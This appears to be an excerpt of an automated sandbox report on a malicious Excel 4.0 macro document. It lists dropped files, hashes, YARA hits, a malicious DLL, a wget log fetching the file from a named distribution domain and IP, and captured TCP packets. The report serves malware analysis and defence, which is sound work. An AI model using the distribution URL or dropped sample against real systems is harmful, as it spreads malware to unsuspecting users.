MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Reputation:	low
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\httpErrorPagesScripts[1]	
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	**true**
Reputation:	low
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\http_404[1]	
Malicious:	**true**
Reputation:	low
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="st ylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Foun d</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="ja vascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initM oreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" wi dth="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\http_404[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB 7
Malicious:	**true**
Reputation:	low
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="st ylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Foun d</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="ja vascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initM oreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" wi dth="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC13 4
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po..... .....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v..:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.".. ....}!$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a).:t..e.j.W.....C<.1.....c..l1w....]3%....tR;,...3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.359419218651993
Encrypted:	false
SSDEEP:	3:oVXVP+fRORmkdRAW8JOGXnFP+fRORmkBn:o9DDR9qTn
MD5:	9947F47F6538A821EC73EE86497DB0F0
SHA1:	E42534CDA4F3D2B4434F24C29903B9D22893BFC6
SHA-256:	CDF419735D4F7C68B99CC4EAD9D462BB4816F9B4392856DFF071C0CD1A3D3E25
SHA-512:	BEDA915B9CECE03F9B9022BCBE0D76C09BFC99607FE41778D07B64FB8B0A0A2954A467BAF697B85E2CFFE49290FCB382C225CC543DDFEDC995C84894AFED0 7B5

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Malicious:	false
Reputation:	low
Preview:	[2020/12/15 15:44:54.772] Latest deploy version: ..[2020/12/15 15:44:54.772] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF36FFF87745971C4F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4060685481661574
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRGF9l8fRq9lTqrTTt1:c9lLh9lLh9lIn9lIn9lo69loq9lWH
MD5:	016DDA964A35446B585B00677A785E0D
SHA1:	933216867CF3AB14E676BDEA0DA99E6C71E7BAAC
SHA-256:	8EA786021A0E10B410410737B98AB8DD7E46FE551CC26D08BB34AE7949E5B10A
SHA-512:	03484572B69D71076D36A26D5343862EE221D67A83CB728D65397A525D35DD9F10284214D543C8DC229E1DECAC5E7793B983E2E4553B8679A966F45658EE3C71
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF52E82A9488167DCE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4091524387576454
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRD5F9l8fRDb9lTqD1IDtBtVtc:c9lLh9lLh9lIn9lIn9lov9lov9lWpIJI
MD5:	2E2223EC9B1828917F6F751909E9E6A2
SHA1:	89E0778A59A470ACC861D73CDB185C6175C91B49
SHA-256:	2D00E5FC2830BCD71E974ADF0760135B21F9657C15FDFE0234E4AEB34B04AEBF
SHA-512:	C6C51EB19E8B83CF17AF5BDAA4AA7526290F3807DBC3FDE693629A451EA60D8DE9EC56B27FAD5A46CAD1EDD8BDB5A7386764BABBDC80AFD23A78CC5CC37 173B
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6A45B0F8DF2945CB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12917
Entropy (8bit):	0.39396067099738885
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRbJF9l8fRbL9lTqb+FC/:c9lLh9lLh9lIn9lIn9loP9loP9lW6FC/
MD5:	D9D275D50DA25CE61A840036E8D3CCBD
SHA1:	99BEBD4580CBC14ACBCC68DD4FE1EF01668B0519
SHA-256:	8055D73D056C3B16D20F749E84798E6B044824446BE3731266DC416732D14AE8
SHA-512:	100CBA3891351BC6A6F56C7B165C64F62A9C8920543E5FDBAE79407E423C30D8E0AE13C3BA5FA6A31E06F9F6169682F9D937B159A20B90F08A0A08CFC77F98E
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6BA47C864FB96FBE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\~DF6BA47C864FB96FBE.TMP	
File Type:	data
Category:	dropped
Size (bytes):	38761
Entropy (8bit):	0.377399865939562
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+LFX+KIK8kSGekSGokSGl:kBqoxKAuvScS+LFX+FxMeMoMl
MD5:	EE754689FCA3326E605FBA8C61D35092
SHA1:	0E865EEA8669D493B5D58DE35FA710A82D2A631F
SHA-256:	D1A555ED0EAF7797D2BA0A49B333A208882E9B6503620707B71C86A3B5E4FF4F
SHA-512:	FFBFBBA1AC6928AFB3D1DC2E4806E2B6914872DB41454437C365EE37D4958AAC85CFF7264B8B6A12E97AB6D3946B7BA50D394D5C57490FFE864B43F57BCE86 E
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF6CC44F9D650874C3.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38761
Entropy (8bit):	0.377399865939562
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+DdgqgDg/Ig/8a/SGea/SGoa/SGl:kBqoxKAuvScS+DdvmtZkekokl
MD5:	AC1D589CDD6DA96D84B3D4DF6E3418A3
SHA1:	D69E0C366A5A89ADA6793EFCD3BB2520021DC718
SHA-256:	96051B392D651069D71E50E33DB99939409F2B818C64A5F6614354B6CC8CDEAF
SHA-512:	F36DB8E690B86817A99D2B5B851422164B916A09F2D9E853E90016936A943F7D68F056DA5D1FAAA4EA8FEBFFB092B4EED75D675E63086FB489B3BBEF2C81703
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC2F1066E58845AD1.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25657
Entropy (8bit):	0.31359202091737864
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRg9lRA9lTS9lTy9lSSd9lSSd9lwdM9lwd89l2df:kBqoxKAuvScS+pHJ
MD5:	FEEDF3F9D587AC81DBDD720E8C0AABB5
SHA1:	925AFF4898A92398B44B04F50C44BE3C05803AE3
SHA-256:	8F5690C77043438116EED14F2FCBFA4CE0C6DB5BEAE912DA9A8A50CC1A91E7BE
SHA-512:	38A3B695ED6F6036F4FC579FFCAAFAACC3A746384D0F256FCF047565806F0DBB4188E0D35B3849D31A15A3C52E675FDCD93A7316B0BB6D28C7D66493C2D6FD B
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	113
Entropy (8bit):	4.670750148057386
Encrypted:	false
SSDEEP:	3:z4UU0OEUlPc0OEUlmM4UU0OEUlv:z4NjBdcjBx4NjB1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
MD5:	E847719E5463889C7C6829E424B8236C
SHA1:	41C974436E37A88A0FB28F4482E8AFF0278D7EAC
SHA-256:	A463640F7FB75F61F44ED62E429C3F8338BDABF673B394919DC936790313459F
SHA-512:	C176664141375A2EEEEE5EB7BDBFEB085F8249FAF99D1DD8D526149197E68D8253C8656EB6B9B1635885AD5B4236E00CD57E35247977C7B2BA40284CA020D86
Malicious:	false
Reputation:	low
Preview:	[xls]..ref-151220-BTC2XU590R2HT8.LNK=0..ref-151220-BTC2XU590R2HT8.LNK=0..[xls]..ref-151220-BTC2XU590R2HT8.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ref-151220-BTC2XU590R2HT8.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Dec 15 13:42:50 2020, mtime=Tue Dec 15 13:42:59 2020, atime=Tue Dec 15 13:42:50 2020, length=331776, window=hide
Category:	dropped
Size (bytes):	2494
Entropy (8bit):	4.678664002735775
Encrypted:	false
SSDEEP:	24:8Ni6WRL1AyNbhVDDiE7aB6myNi6WRL1AyNbhVDDiE7aB6m:8Ni/deGDiBB6pNi/deGDiBB6
MD5:	D4D7D3662007F0462D02471B3FE6E478
SHA1:	0926B0E042907E8E60CF9CE7605F7DC9F83B3924
SHA-256:	9E738E3F35242088931BA360AAA6E7374BCE6F6E8FD1BD9C9D928E37FF127647
SHA-512:	C7E262CB51856853A51DEC883FECDDC792EF17095B1B729F4D9D1445E926B59AC29B3DAE302043C4A52B616DC897A8033D0100B6DC139D2D523076903FFEF9
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....3.....-.l.....[.....W....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...QPu.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...QPu....#J.....Z...j.o.n.e.s.....~.1.....QYu..Desktop.h.....N...QYu.....Y.....>.....N..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....Z.1.....QZu..download..B.....QXu.QZu.....W.....lJ..d.o.w.n.l.o.a.d.....2.....QZu .REF-15~1.XLS..l.....QZu.QZu....M.....r.e.f.-.1.5.1.2.2.0.-.B.T.C.2.X.U.5.9.0.R.2.H.T.8...x.l.s.....l.....-.....k.....>.S.....C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls..=.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.w.n.l.o.a.d.\.r.e.f.-.1.5.1.2.2.0.-.B.T.C.2.X.U.5.9.0.R.2.H.T.8...x.l.s.....:...,.LB.)...As...`.....X.....992547.....!a..%.H.VZAj.....

C:\Users\user\Desktop\cmdline.out	
Process:	C:\Windows\SysWOW64\wget.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1097
Entropy (8bit):	4.307287271412464
Encrypted:	false
SSDEEP:	12:HVb+/7o1De5RhKxIRsUbfbKe/AJ0uOG1DC8M381tb5IhDifbKeeP:UzoxePgUsubuI0utmbmDKbM
MD5:	2A1501637F538A69F2C1A37A45892152
SHA1:	AF8AC92E4738F2A4BD30F0B69E34C910E64C7D73
SHA-256:	FEA7A55F8F5510C70125F405E15F24670631483DE6D2F44652C24E5CCF69BDFB
SHA-512:	E836741D8982E6ADFB7D74D357A99BF7BFEA3EBFA3C6DFF9A9B6DAA96B6043D6DE9047FA9B664ACC1F746BF5268CF223B7BD830679A0603BC00012591A3E6C20
Malicious:	false
Reputation:	low
Preview:	--2020-12-15 15:42:49-- http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls..Resolving snenpinfrresertts.com (snenpinfrresertts.com)... 176.118.165.119. .Connecting to snenpinfrresertts.com (snenpinfrresertts.com)|176.118.165.119|:80... connected...HTTP request sent, awaiting response... 200 OK..Length: 331776 (324K) [application/vnd.ms-excel]..Saving to: 'C:/Users/user/Desktop/download/ref-151220-BTC2XU590R2HT8.xls'.... 0K .... 15% 411K 1s.. 50K .... 30% 793K 0s.. 100K .... 46% 827K 0s.. 150K .... 61% 805K 0s.. 200K .... 77% 1.00M 0s.. 250K .... 92% 873K 0s.. 300K .... 100% 819K=0.4s....2020-12-15 15:42:50 (732

C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	
Process:	C:\Windows\SysWOW64\wget.exe
File Type:	0
Category:	dropped
Size (bytes):	331776
Entropy (8bit):	7.608339772481226
Encrypted:	false
SSDEEP:	6144:PcKoSsxzNDZLDZjlbR868O8KlVH3Zw4q7uDphYHceXVhca+fMHLty/xcl8zUM+T1:DirOYRHkwAGGTSHtpI
MD5:	510C81EE13EF1A31E137819BCDFD5F3D
SHA1:	7E4320CC4C1BC96A34FA49E7BE5AC0DDDE44D990
SHA-256:	E3487D07454CB49E01ED72425B151C751177A7358B40B625E077CD22F4E40077
SHA-512:	73C01F50AAD3C296778CFAE1C695A20CDED96398A6F85206861862F9300AEFC9436B9CA16D3D1D89A630F7C149C9EC79D41C0BAC65BDCAC55EBCBE5A5992BFC
Malicious:	**true**

C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_HiddenMacro, Description: Yara detected hidden Macro 4.0 in Excel, Source: C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls, Author: Joe Security
Reputation:	low
Preview:	.....>.....h.....b.....d.....}..... .....g..... ....!..."...#...$...%...&...'...(...)...*...+.....-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...c.....d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...


C:\rsfsv\drgd.dbvf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	512000
Entropy (8bit):	5.838834785539478
Encrypted:	false
SSDEEP:	12288:a+eY1ZBt3TTT0DjqpG9BjEJtDRW6txtfS:a+f1ft3T4rEJ9RW6txV
MD5:	91F93B73C3587FB4034721602F824CB8
SHA1:	C17147D49AF11C81D3569225BF961DAB56CF5101
SHA-256:	C6DB2E889C9F33D16C9F03530EE06D50344640276226A3AB037310D32A66A623
SHA-512:	F334FDC03B5248E5BDA8A31A3FA61BBEB2FDAD4D2ED467038B685DA5941A6B9B70B446288E1100C430A2FF78DB761731A0D988066C073314BFFE662AFA513E26
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.B.7.B.7.B.7.ezJ.W.7.ezY.t.7.ezZ..7.K..E.7.B.6.).7.ezE.C.7.ezM.C.7.ezK.C.7.ezO.C.7.RichB.7.....PE..L...jq.E.....!.....`.....p.....P.....`i.....`..P..... ..... .....@.....text....Y.....`..... ..`.data.....p... ...p.....@....rsrc.....@..@.reloc...)... ...0.....@..B..... .....

Static File Info

No static file info

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 15:42:50.072654963 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.131987095 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.132144928 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.133810043 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.236908913 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282488108 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282550097 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282596111 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282634020 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282674074 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282707930 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.282732010 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282742023 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.282772064 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282814026 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282834053 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.282852888 CET	80	49746	176.118.165.119	192.168.2.4
Dec 15, 2020 15:42:50.282901049 CET	49746	80	192.168.2.4	176.118.165.119
Dec 15, 2020 15:42:50.282902002 CET	80	49746	176.118.165.119	192.168.2.4
